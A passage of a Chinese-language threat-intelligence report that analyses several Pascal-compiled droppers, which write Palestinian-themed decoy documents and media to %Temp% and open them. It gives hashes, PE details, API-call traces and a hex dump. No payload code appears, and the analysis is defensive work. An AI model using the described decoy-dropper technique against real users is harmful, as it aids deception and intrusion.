Last Submission	2020-02-24 05:18:55
Last Analysis	2020-02-25 07:42:27

最初VT上传时间

Sample compilation timestamp

1970-01-01 / 01:00:00

样本编译时间戳

样本Scholarships in Serbia 2019-2020_pdf.exe的文件信息

样本文件PE信息

Gcow安全团队 - SECPULSE -

、样本分析

样本Scholarships in Serbia 2019-2020_pdf.exe文件信息(图片)-pic87

b. 样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 PDF 文件

查找资源

Resource Name	Resource Type	Size (bytes)	Percentage
DIALOG_INFOR...	PNG	1826	0.08 %
DIALOG_SHIELD	PNG	1811	0.08 %
DIALOG_WARNL...	PNG	1298	0.06 %
MYDATA	PDF	158287	7.09 %
SORTASC	PNG	367	0.02 %
SORTASC_150	PNG	-	-


FindResource函数查找资源MYDATA-pic88

通过 CreateFile 函数将文件源数据写入 %Temp%Scholarships in Serbia 2019-2020.pdf (诱饵文件)中

创建诱饵文档

通过CreateFile函数将文件源数据写入Scholarships in Serbia 2019-2020.pdf-pic89

通过 ShellExecute 函数将 %Temp%Scholarships in Serbia 2019-2020.pdf 打开




打开Scholarships in Serbia 2019-2020.pdf-pic90

该样本关于巴勒斯坦在塞尔维亚共和国奖学金的话题,属于教育类诱饵文档



诱饵文件Scholarships in Serbia 2019-2020.pdf内容以及翻译-pic91

诱饵内容对应的官网图片



巴勒斯坦教育部图片-pic92


之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(10).347678363764_تقرير حول أهم المستجدات

a.样本信息

样本信息	347678363764_تقرير حول أهم المستجدات(报告最重要的事态发展)
样本MD5	9bc9765f2ed702514f7b14bcf23a79c7
样本SHA-1	7684cd1a40e552b22294ea315e7e208da9112925
样本SHA-256	4e77963ba7f70d6777a77c158fab61024f384877d78282d31ba7bbac06724b68
样本类型	Win32 EXE GUI程序
样本大小	2.02 MB (2120704 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-02 11:59:19


样本347678363764_تقرير حول أهم المستجدات.exe的文件信息(表格)-pic93



样本347678363764_تقرير حول أهم المستجدات.exe的文件信息(图片)-pic94


b. 样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 docx 文件




FindResource函数查找资源MYDATA-资源是docx文件-pic95

通过 CreateFile 函数将 docx 文件源数据写入 %Temp%daily_report.docx (诱饵文件)中



通过CreateFile函数将docx源数据写入daily_report.docx-pic96

通过 ShellExecute 函数将 %Temp%daily_report.docx 打开



打开daily_report.docx-pic97

从诱饵样本中的内容我们可以看出其关于巴勒斯坦态势的问题,属于政治类诱饵样本

原文

翻译

2019/ 12 /26

التقرير اليومي: حول أهم المستجدات الفلسطينية ليوم 26 - 12 - 2019

المواقف والتصريحات الرسمية الصادرة عن الرئاسة الفلسطينية.

أبو ردينة: القدس وعروبتها خيار وطني لا مساومة عليه: قال الناطق الرسمي باسم الرئاسة، نبيل أبو ردينة، إن مدينة القدس بمقدساتها المسيحية والإسلامية والحفاظ على هويتها العربية الفلسطينية خيار وطني، لا مساومة عليه.

وأضاف: إن دعوة البعض لإجراء الانتخابات بمعزل عن إجرائها داخل مدينة القدس، هي محاولة لتلطيخ على أحد التوابت الفلسطينية المقدسة لدى الشعب الفلسطيني، وتساقط خطير مع الاحتلال الذي يحاول تهويد المدينة المقدسة.

وتابع أبو ردينة، إن موقف الرئيس محمود عباس والقيادة الفلسطينية، أنه لا انتخابات دون القدس مهما كانت الضغوطات، ولن نعطي الاحتلال فرصة فرض سياسة الأمر الواقع، وسنستمر بمساعينا مع الجهات الدولية للضغط على إسرائيل للموافقة على مشاركة شعبنا الفلسطيني المقدسي في هذه الانتخابات ترشحا وانتخابا.

12/26/2019

日报：关于巴勒斯坦最重要的事态发展，2019年26月26日

巴勒斯坦总统的态度和官方声明

阿布·鲁迪内 (Abu Rudeineh)：耶路撒冷及其阿拉伯主义是国家的选择，这是不容妥协的：总统发言人纳比尔·阿布·鲁迪内 (Nabil Abu Rudeina) 说，拥有基督教和伊斯兰教圣洁并保持阿拉伯-巴勒斯坦身份的耶路撒冷市是一种国家选择，而不是妥协。

他补充说：有些人呼吁独立于耶路撒冷市举行选举，这是在试图绕过巴勒斯坦人民神圣的巴勒斯坦常数之一，并且与试图将圣城犹太化的占领危险地和谐统一。

阿布·鲁迪内 (Abu Rudeina) 补充说，马哈茂德·阿巴斯 (Mahmoud Abbas) 总统和巴勒斯坦领导人的立场是，无论压力如何，没有耶路



诱饵文档daily_report.docx文件原文与翻译-pic98

之后的行为就和之前的如出一辙了,在此就不必多费笔墨

(11).asala-panet-il-music-live-892578923756-mp3

a.样本信息

样本信息	asala-panet-il-music-live-892578923756-mp3(Asala Panet现场音乐)
样本MD5	1eb1923e959490ee9f67687c7faec697
样本SHA-1	65863efc790790cc5423e680cacd496a2b4a6c60
样本SHA-256	b42d3deab6932e04d6a3fb059348e608f68464a6cdc1440518c1c5e66f937694
样本类型	Win32 EXE GUI程序
样本大小	2.47 MB (2592256 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2020-02-26 06:53:36




样本asala-panet-il-music-live-892578923756-mp3.exe的文件信息(表格)-pic99



样本asala-panet-il-music-live-892578923756-mp3.exe的文件信息(图片)-pic100


b.样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 unknown 文件




FindResource函数查找资源MYDATA-pic101

通过 CreateFile 函数将文件源数据写入 %Temp%asala.mp3 (诱饵文件)中



通过CreateFile函数将文件源数据写入asala.mp3-pic102

通过 ShellExecute 函数将 %Temp%asala.mp3 打开



打开asala.mp3.mp4-pic103

歌曲挺好听的,但是我们也知道啥意思,将其归属于未知类题材样本

(12).artisan-video-5625572889047205-9356297846-mp4

a.样本信息

样本信息	artisan-video-5625572889047205-9356297846-mp4(工匠视频)
样本MD5	4d9b6b0e7670dd5919b188cb71d478c0
样本SHA-1	599cf23db2f4d3aa3e19d28c40b3605772582cae
样本SHA-256	83e0db0fa3feaf911a18c1e2076cc40ba17a185e61623a9759991deeca551d8b
样本类型	Win32 EXE GUI程序
样本大小	2.09 MB (2187264 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2019-12-11 19:25:41

样本artisan-video-5625572889047205-9356297846-mp4.exe的文件信息(表格)-pic104

asala panet il music live × Asala Panet现场音乐

文件名翻译信息

最初VT上传时间

样本文件PE信息

样本asala-panet-il-music-live-892578923756-mp3.exe的文件信息

样本编译时间戳

History

First Submission	2020-02-26 06:53:36
Last Submission	2020-02-26 06:53:36
Last Analysis	2020-02-27 01:11:22

编码

时间戳: 00000000

箱码: 1970-01-01 / 01:00:00

样本artisan-video-5625572889047205-9356297846-mp4.exe的文件信息(图片)-pic105

b. 样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 unknown 文件

The screenshot shows a debugger window with assembly code on the left and a resource list on the right. A red arrow points to the 'MYDATA' resource entry in the list, which is labeled '查找资源' (Find Resource). The resource list includes entries like 'DIALOG_CONFIR...', 'DIALOG_ERROR...', 'DIALOG_INFOR...', 'DIALOG_SHEILD...', 'DIALOG_WARNL...', 'MYDATA', 'SORTASC', 'SORTASC_150', 'SORTASC_200', 'SORTASC_50', 'SORTASC_75', 'SORTDESC', and 'controler'. The 'MYDATA' entry is highlighted, and its details are shown in the right pane, including 'ResourceName = "MYDATA"' and 'ResourceType = RT_BITMAP'.

FindResource函数查找资源MYDATA-pic106

通过 CreateFile 函数将文件源数据写入 %Temp%artisan-errors.mp4 (诱饵文件)中

The screenshot shows a debugger window with assembly code on the left and a file creation operation on the right. A red arrow points to the file path in the file creation details, which is labeled '创建诱饵文档' (Create Bait Document). The file path is '%Temp%\artisan-errors.mp4'. The details pane shows 'FileName = "C:\Users\User\AppData\Local\Temp\artisan-errors.mp4"', 'Access = GENERIC_READ|GENERIC_WRITE', 'ShareMode = 0', 'pSecurity = NULL', 'Mode = CREATE_ALWAYS', 'Attributes = NORMAL', and 'hTemplateFile = NULL'.

通过CreateFile函数将文件源数据写入artisan-errors.mp4-pic107

通过 ShellExecute 函数将 %Temp%artisan-errors.mp4 打开

The image shows a debugger window with assembly code on the left and a call stack on the right. A red arrow points from the assembly code to the call stack entry for 'OpenFile'. The call stack entry shows the file name 'C:\Users\User\AppData\Local\Temp\artisan-errors.mp4'.

Assembly code (left):

```

3 8365 E0 00 and dword ptr ss:[ebp-0x20],0x0
7 56 push esi
8 8875 14 mov esi,dword ptr ss:[ebp+0x14]
B 57 push edi
C 887D 18 mov edi,dword ptr ss:[ebp+0x18]
F 8945 C8 mov dword ptr ss:[ebp-0x38],eax
2 8845 1C mov eax,dword ptr ss:[ebp+0x1C]
5 6A 06 push 0x6
7 894D CC mov dword ptr ss:[ebp-0x34],ecx
A 897D D8 mov dword ptr ss:[ebp-0x28],edi
D 8945 DC mov dword ptr ss:[ebp-0x24],eax
8 8975 D4 mov dword ptr ss:[ebp-0x2C],esi
3 59 pop ecx
4 33C0 xor eax,eax
6 8955 D0 mov dword ptr ss:[ebp-0x30],edx
9 8D7D E4 lea edi,dword ptr ss:[ebp-0x1C]
C BE 00020000 mov esi,0x200
1 C745 C0 3C0000 mov dword ptr ss:[ebp-0x40],0x3C
8 F3:AB rep stos dword ptr es:[edi]
A 56 push esi
B 8F 00440000 mov edi,dword ptr [0x440000]
000000

```

Call stack (right):

```

CALL 到 OpenFile 来自 artisan-.00428409
hVnd = NULL
Operation = "open"
FileName = "C:\Users\User\AppData\Local\Temp\artisan-errors.mp4"
Parameters = NULL
DefDir = NULL
IsShown = 0x1

```

HEX 数据 (bottom left):

```


0 5A 00 00 00 5A 00 00 00 30 39 41 00 00 00 00
0 50 3B 41 00 00 00 00 00 40 3C 41
0 00 00 00 00 00 45 00 40 8B 44 00 60 8B 44
0 80 EA 44 00 C0 EA 44 00 A0 8C 45 00 80 8C 45
0 00 46 44 00 30 46 44 00 00 41 43 00 00 00 00
0 00 00 00 00 00 12 45 00 80 8D 42 00 C0 8D 42
0 60 33 45 00 A0 33 45 00 50 39 45 00 60 39 45
0 00 A5 46 00 F0 A5 46 00 60 4E 47 00 00 4F 47
0 40 E6 46 00 50 E6 46 00 10 8A 46 00 20 8A 46
0 00 00 00 00 90 E3 46 00 00 00 00 00 40 E5 46
0 C0 4B 45 00 F0 4B 45 00 80 6F 45 00 00 00 00
0 20 4C 45 00 40 4C 45 00 00 07 48 00 00 00 00
0161FC44 0042840E CALL 到 OpenFile 来自 artisan-.00428409
0161FC48 00000000 hVnd = NULL
0161FC4C 0058F3E8 Operation = "open"
0161FC50 017D31F4 FileName = "C:\Users\User\AppData\Local\Temp\artisan-errors.mp4"
0161FC54 00000000 Parameters = NULL
0161FC58 00000000 DefDir = NULL
0161FC5C 00000001 IsShown = 0x1
0161FC60 00000000
0161FC64 00000000
